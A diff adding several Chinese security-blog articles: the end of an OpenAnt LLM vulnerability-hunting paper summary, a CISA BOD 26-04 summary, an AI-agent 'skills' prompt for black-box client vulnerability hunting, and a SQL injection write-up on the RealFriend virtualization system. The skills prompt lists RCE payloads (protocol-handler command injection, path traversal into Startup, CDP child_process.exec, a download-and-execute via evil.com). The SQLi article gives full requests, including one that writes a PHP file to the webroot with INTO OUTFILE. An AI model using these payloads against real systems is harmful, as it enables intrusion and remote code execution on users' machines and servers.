总结来看,OpenAnt 给出了一个非常具体的答案:用 LLM 在真实大型仓库里挖漏洞,是可行的、可扩展的、并且可以在合理成本内闭环验证的。论文的最大贡献不在于"用 LLM 做安全分析"这件事本身——这早已是热门方向——而在于把"语义推理"、"对抗模拟"、"动态验证"三件事工程化地串成一条流水线,并通过开源把这条流水线交给整个安全社区。代码分解 + 可达性过滤把分析面砍到 1%,对抗性验证把理论漏洞和实际可利用漏洞清晰区分,动态验证用沙箱里跑出的真实 PoC 终结争论,这三步组成的闭环是 OpenAnt 与既往工作的根本不同。
|
||||
|
||||
在八个真实开源项目上的评估也证明了这套架构的实际价值:从 64132 个函数到 144 个可被自动复现的漏洞,全程总花费仅 1461.25 美元,平均每个仓库不到 200 美元——这已经远低于多数企业一次专业渗透测试的预算。更重要的是,这项工作给行业留下了几个值得继续探索的方向。其一是基准评估的反思:当模型规模继续扩大、训练语料继续吞噬公开资源时,传统漏洞基准的可信度会持续下滑,"真实世界漏洞挖掘"是否会成为下一代评测的事实标准?其二是闭环验证的泛化:对抗验证 + 动态 PoC 这套思路能否扩展到内存安全漏洞、逻辑漏洞、协议漏洞等更广阔的范畴?其三是与传统工具的协作:OpenAnt 的可达性过滤本质上是一种"轻量 SAST",那么是否可以把更重的符号执行、抽象解释引入到流水线上游,从而进一步压缩 LLM 阶段的成本?OpenAnt 的开源(Apache 2.0 许可,托管在 github.com/knostic/OpenAnt)让所有这些问题都有了真实的试验场。对于安全研究者来说,它既是一个值得复现的研究原型,也是一份可以直接拿来改造的工程脚手架;对于安全工程师与 DevSecOps 团队来说,它则提供了一种新的可能性:把"挖漏洞 + 写 PoC"这件原本依赖资深红队的工作,变成持续集成里跑一遍流水线的事情。
|
||||
|
||||
-End-
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,91 @@
|
||||
# 与AI抢时间:美CISA颁布国家级漏洞防御新规
|
||||
原创 网安君
|
||||
网安君 网络安全罗盘 2026-06-25 09:30
|
||||
|
||||

|
||||
|
||||
**主要内容概览**
|
||||
|
||||
|
||||
|
||||
近日,美国国土安全部下属的网络安全与基础设施安全局(CISA)发布了《根据风险确定漏洞更新的优先级指令》(BOD 26-04: Prioritizing Security Updates Based on Risk)。该指令整合、澄清并更新了漏洞修复的紧迫性级别和评判标准,将各机构的补丁工作重点放在最高风险的岗位上,并提升联邦民用机构的效率。
|
||||
|
||||
文件链接:
|
||||
https://www.cisa.gov/news-events/news/cisa-issues-new-directive-improving-how-federal-agencies-prioritize-mitigation-cyber-vulnerabilities
|
||||
|
||||
**网安罗盘简评**
|
||||
|
||||
|
||||
|
||||
1
|
||||
|
||||
**背景分析**
|
||||
|
||||
|
||||

|
||||
|
||||
一是旧有补丁模式部分失效。此前实施的“一刀切”式漏洞修复指令(如BOD 19-02和BOD 22-01等)导致安全团队疲于奔命。2025年数据显示,CISA已知被利用漏洞(KEV)目录中仅26%被完全修复,漏洞解决的中位时间已攀升至43天,防守方已难以跟上漏洞爆发的节奏。
|
||||
|
||||
二是AI加速漏洞攻击时效。人工智能正在大幅缩短从漏洞发现、利用代码生成到批量攻击编排的时间窗口,传统按月或按季度排期的静态修复流程已无法应对。
|
||||
|
||||
|
||||
|
||||
2
|
||||
|
||||
**主要举措**
|
||||
|
||||
|
||||
该指令最大的特点在于明确了面对海量漏洞告警,必须承认安全资源的有限性,将防御精力从“全面覆盖”转向“精准打击”,按攻击者的真实利用路径来分配资源。基于此,该指令建立了一套基于四个关键变量的动态风险分级模型,并设定了差异化的强制修复时限。
|
||||
|
||||
**一是建立基于四变量的风险评估模型。**
|
||||
|
||||
资产暴露程度:系统是否面向公众互联网开放。
|
||||
|
||||
KEV状态:漏洞是否已被列入CISA已知被利用漏洞目录。
|
||||
|
||||
利用自动化程度:攻击者能否通过脚本或工具实现全自动化利用。
|
||||
|
||||
技术影响:漏洞被利用后,攻击者是获得“部分控制”还是“完全控制”。
|
||||
|
||||
**二是确立了差异化的漏洞修复时限。**
|
||||
|
||||
基于上述四个变量,指令设定了不同情况的漏洞修复时限,包括以下类别。(判断对照情况见下表2)
|
||||
|
||||
最高优先级(3天):同时满足公网暴露、在KEV目录中、可自动化利用且能实现完全控制的漏洞,必须在3天内修复,并同步进行取证分析以排查是否已被入侵。
|
||||
|
||||
中高优先级(7天至14天):在KEV目录中但未暴露于公网,或仅能获得部分控制的漏洞,修复时限为7天或14天。
|
||||
|
||||
中优先级(30天至60天):不在KEV目录中但满足公网暴露、可自动化利用且能完全控制等条件的,修复时限为30天或60天。
|
||||
|
||||
低优先级(随系统升级修复):不在KEV目录中、未暴露于公网且无法被自动化的漏洞,允许推迟至下一次计划内的系统升级时再处理。
|
||||
|
||||
分阶段实施要求:指令要求联邦机构立即更新内部漏洞管理政策;60天内将流程与KEV目录对齐;180天内全面达到规定的修复时限要求。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
3
|
||||
|
||||
行业影响研判
|
||||
|
||||
|
||||
美国网络安全和基础设施安全局(CISA)发布的《基于风险优先级的漏洞修复》(BOD 26-04)指令,标志着美国联邦网络安全防御体系在AI时代的一次重大范式转变。
|
||||
|
||||
一是或重塑漏洞管理产品与理念。行业将从传统的“扫描-打分-派单”工单管理模式,向“动态风险治理”转型。这将催生对资产暴露面持续监测、自动化风险优先级排序(VPR)以及威胁情报关联分析等智能化安全产品的巨大需求。
|
||||
|
||||
二是将加速AI安全攻防技术的演进。面对AI驱动的自动化攻击,防守方将被迫全面引入AI技术来缩短响应时间。AI驱动的自动化漏洞验证、智能取证分诊以及自动化补丁编排工具等或将迎来爆发式增长。
|
||||
|
||||
三是推动全球合规标准的连锁反应。作为美国联邦政府的强制指令,BOD 26-04具有极强的行业风向标意义。它将促使全球关键基础设施、跨国企业以及欧盟等监管机构重新评估并收紧自身的漏洞修复SLA(服务等级协议),引发全球网络安全合规成本的上升与标准的升级。
|
||||
|
||||
|
||||
|
||||
✦
|
||||
|
||||
|
||||
•
|
||||
|
||||
|
||||
✦
|
||||
|
||||
|
||||
@@ -0,0 +1,116 @@
|
||||
# 客户端漏洞挖掘skills
|
||||
原创 鬼麦子
|
||||
鬼麦子 鬼麦子 2026-06-25 12:05
|
||||
|
||||

这是当年手工方法,搞成skills [win客户端黑盒挖掘](https://mp.weixin.qq.com/s?__biz=Mzg4MzY3MTgyMw==&mid=2247483974&idx=1&sn=967a4f366018f0fe361002f918616a27&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

其实,无需多言,给个安装目录,嘎嘎跑就完事,winodws/android/mac这些基本同理。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

曾经不少人怀疑ai没法二进制,实际上他妈的,因为cmd PowerShell,基本都是命令行操作,ida/
|
||||
ghidra都不是很友好,退而求其次就
|
||||
r2了,但是agent这个屌毛甚至r2他觉得不好使,人自己用python pefile、struct进行逆向反编译了。
|
||||
|
||||
|
||||
|
||||
```
|
||||
---
|
||||
name: client-side-hunting
|
||||
description: 客户端漏洞挖掘,对客户端安装目录进行漏洞挖掘。
|
||||
---
|
||||
|
||||
# 客户端黑盒漏洞挖掘
|
||||
|
||||
支持Windows客户端,很多东西没必要全量读取,即费上下文又费token,尽量读关键位置,比如关键位置的上下文几千,不必要的输出也别输出,不可修改目标项目的任何文件内容。
|
||||
|
||||
只可以使用以下工具:
|
||||
|
||||
- PowerShell(主战)
|
||||
- cmd
|
||||
- python
|
||||
- jadx.bat 工具安装目录 D:\hack_tools\jadx\bin
|
||||
- rabin2.exe 工具安装目录 D:\hack_tools\radare2-6.1.6-w64\bin
|
||||
- asar
|
||||
- curl.exe
|
||||
|
||||
|
||||
|
||||
用好工具,反编译逆向与直接测试都可以用于进行深度漏洞挖掘,如存在攻击面的函数变量深度追踪,危险函数变量的深度追踪。
|
||||
|
||||
|
||||
|
||||
### 攻击面分析
|
||||
|
||||
1. 框架类CEF/Electron/WPF/WinForms/QT/Tauri/WinUI3
|
||||
2. 自定义协议 Deep Link/App Link 自定义协议路由
|
||||
3. 客户端程序开启的侦听端口
|
||||
4. 客户端进程信息
|
||||
5. 客户端功能
|
||||
6. js接口(JS Bridge)
|
||||
7. 重点关注文件类型: `.exe` `.dll` `.asar` `.config` `.json` `.xml` `.js` `.html` `.pak`
|
||||
|
||||
|
||||
|
||||
### 漏洞案例
|
||||
|
||||
```
|
||||
myapp://?id=1|calc 伪协议参数命令注入
|
||||
myapp://?url=http://test.com/cve-2022-xxx.html 客户端可以加载指定页面,但客户端内嵌chrome版本太低并且--no-sandbox未开沙箱,导致rce
|
||||
myapp://?url=file://C://Windows//System32//calc.exe 伪协议导致可以打开本地任意文件,导致rce
|
||||
myapp://download?url=http://www.test.com/calc.exe&foldername=.../.../.../.../.../.../Start Menu/Programs/Startup 目录穿越,下载exe至启动目录或者覆盖其他exe文件,导致rce
|
||||
http://127.0.0.1:1239/api/exec?cmd=calc 端口功能,导致rce
|
||||
http://127.0.0.1:1239/api/ping?ip=0.0.0.0|calc 参数命令注入rce
|
||||
http://127.0.0.1:1239/api/go-to?url=http://test.com/cve-2022-xxx.html 客户端可以加载指定页面,但客户端内嵌chrome版本太低并且--no-sandbox未开沙箱,导致rce
|
||||
http://127.0.0.1:1239/../../../Windows/win.ini 目录穿越,任意文件读取
|
||||
http://127.0.0.1:29222/json cdp端口开放,导致出现一系列攻击面,如require('child_process').exec('calc') 导致rce等。
|
||||
|
||||
POST http://127.0.0.1:45621/download
|
||||
{"type":"action","url":"http://www.test.com@evil.com/calc.exe"} 客户端端口功能,www.test.com特权域可直接执行下载文件,下载并直接执行exe导致rce,特权域绕过。
|
||||
|
||||
require('child_process').exec('calc') 一些客户端内嵌浏览器可控,访问测试页面后可以执行nodejs代码,导致rce
|
||||
window.test.test({"cmd":"calc"}) 一些客户端内嵌浏览器可控,内部定义了很多js接口(JS Bridge)功能,导致rce
|
||||
window.test.test({"openurl":"file://C://Windows//System32//calc.exe"}) 一些客户端内嵌浏览器可控,内部定义了很多js接口功能,导致rce
|
||||
window.test.getCookie() 一些客户端内嵌浏览器可控,内部定义了很多js接口(JS Bridge)功能,导致敏感信息泄露
|
||||
http://127.0.0.1:1239/api/get?text=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa 远程溢出导致拒绝服务,没有内存保护GS、DEP、ASLR之类,可尝试编写shllcode exp远程rce
|
||||
window.test.test("\x00\x00\x00 ") 溢出导致拒绝服务,没有内存保护GS、DEP、ASLR之类,可尝试编写shllcode exp远程rce
|
||||
```
|
||||
|
||||
|
||||
|
||||
### 漏洞验证
|
||||
|
||||
虚假漏洞案例: myapp://page/webview?url=file://C://Windows//System32//calc.exe 如从某些点看起来,这样就可以执行,实际上url参数在某些地方已经没安全过滤了,所以是虚假漏洞; window.test.test({"openurl":"file://C://Windows//System32//calc.exe"}) 这种是必须某些域名下才能执行,如果不能绕过,或者有特权域的xss,也是虚假漏洞。
|
||||
|
||||
所以发现漏洞后,二次验证,必须是可靠漏洞,跟踪整个链路,通过逆向反编译,代码层面验证过或者实际验证过的真实漏洞,可以进行远程攻击的漏洞,不要有恶意exp之类验证,打开计算器或者curl 127.0.0.1/xxx收到log即可。
|
||||
|
||||
|
||||
### 项目缓存
|
||||
|
||||
可在当前目录建立个文件夹存放md文件,保存攻击面、挖掘过程等重要信息,避免超出上下文后,记忆压缩后,对重要信息的遗忘,以及重复测试。
|
||||
|
||||
### 输出标准
|
||||
|
||||
1. 客户端攻击面、类型、攻击面描述、可能导致出现的漏洞(绝不允许有其他输出)
|
||||
2. 客户端路径、exp、漏洞等级、漏洞类型。(绝不允许有其他输出,必须是可靠漏洞,通过逆向反编译,代码层面验证过或者实际验证过的真实漏洞,可以进行远程攻击的漏洞)
|
||||
|
||||
```
|
||||
|
||||
|
||||
回想当年搞客户端,[win客户端黑盒挖掘 ,](https://mp.weixin.qq.com/s?__biz=Mzg4MzY3MTgyMw==&mid=2247483974&idx=1&sn=967a4f366018f0fe361002f918616a27&scene=21#wechat_redirect)
|
||||
|
||||
折腾半天,现在就一句话,对c:/xxx 进行漏洞挖掘。
|
||||
|
||||
这年头,不要瞎折腾、不要吹牛逼,给AI目标、工具、案例,完事,甚至模型都不需要太好,嘎嘎跑。
|
||||
|
||||
你要说直接出洞,除了那种特别明显的,但是对那种几百几千万装机量的,也不太现实,给线索给证据后,有理解的人自然而然就出洞了。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,114 @@
|
||||
# 瑞友天翼应用虚拟化系统SQL注入漏洞
|
||||
标准云
|
||||
标准云 蚁景网络安全 2026-06-25 09:35
|
||||
|
||||
|
||||
|
||||
瑞友天翼应用虚拟化系统的 SQL 注入漏洞,经过挖掘发现,还存在一些后台 SQL 注入漏洞。
|
||||
|
||||

重点关注传入参数可控并且拼接到 SQL 语句中的代码
|
||||
|
||||
|
||||
|
||||

## getappicon
|
||||
|
||||
|
||||
|
||||
|
||||
首先检测了登录状态,然后将通过 GET 获取到的参数 id 直接拼接到 SQL 语句中
|
||||
```
|
||||
GET /hmrao.php?s=/Admin/getappicon/&id=1');SELECT+SLEEP(5)+AND('1 HTTP/1.1Host:192.168.222.145Upgrade-Insecure-Requests:1User-Agent:Mozilla/5.0(Windows NT 10.0;Win64; x64)AppleWebKit/537.36(KHTML, like Gecko)Chrome/85.0.4183.83Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://192.168.222.145/hmrao.phpAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=c3gnn42nnfafaei5im0ti44tp2; think_language=zh-CN;UserAuthtype=0Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
我们打印出执行的 SQL 语句,发现成功闭合 SQL
|
||||
|
||||
|
||||
```
|
||||
GET /hmrao.php?s=/Admin/getappicon/&id=1');select%20'<?php%20phpinfo();?>'%20into%20outfile%20%27C:\\Program%20Files%20(x86)\\RealFriend\\Rap%20Server\\WebRoot\\test1.php%27%23 HTTP/1.1Host: 192.168.222.145Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://192.168.222.145/hmrao.phpAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=c3gnn42nnfafaei5im0ti44tp2; think_language=zh-CN; UserAuthtype=0Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
成功将文件写到根目录下
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## useredit
|
||||
|
||||

|
||||
|
||||
|
||||
首先检测了登录状态,然后将通过 GET 获取到的参数 id 直接拼接到 SQL 语句中
|
||||
|
||||
我们看到这里检测登录状态的函数是 adminchecklogin
|
||||
|
||||

|
||||
|
||||
|
||||
这里进行检测时会根据路由 sessId 来进行检测,所有需要将cookie 拼接在路由器上
|
||||
```
|
||||
GET /hmrao.php?s=/Admin/useredit/sessId/c3gnn42nnfafaei5im0ti44tp2&uid=1');SELECT+SLEEP(5)%23 HTTP/1.1Host: 192.168.222.145Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Referer: http://192.168.222.145/hmrao.phpAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Cookie: PHPSESSID=c3gnn42nnfafaei5im0ti44tp2; think_language=zh-CN; UserAuthtype=0Connection: close
|
||||
```
|
||||
|
||||
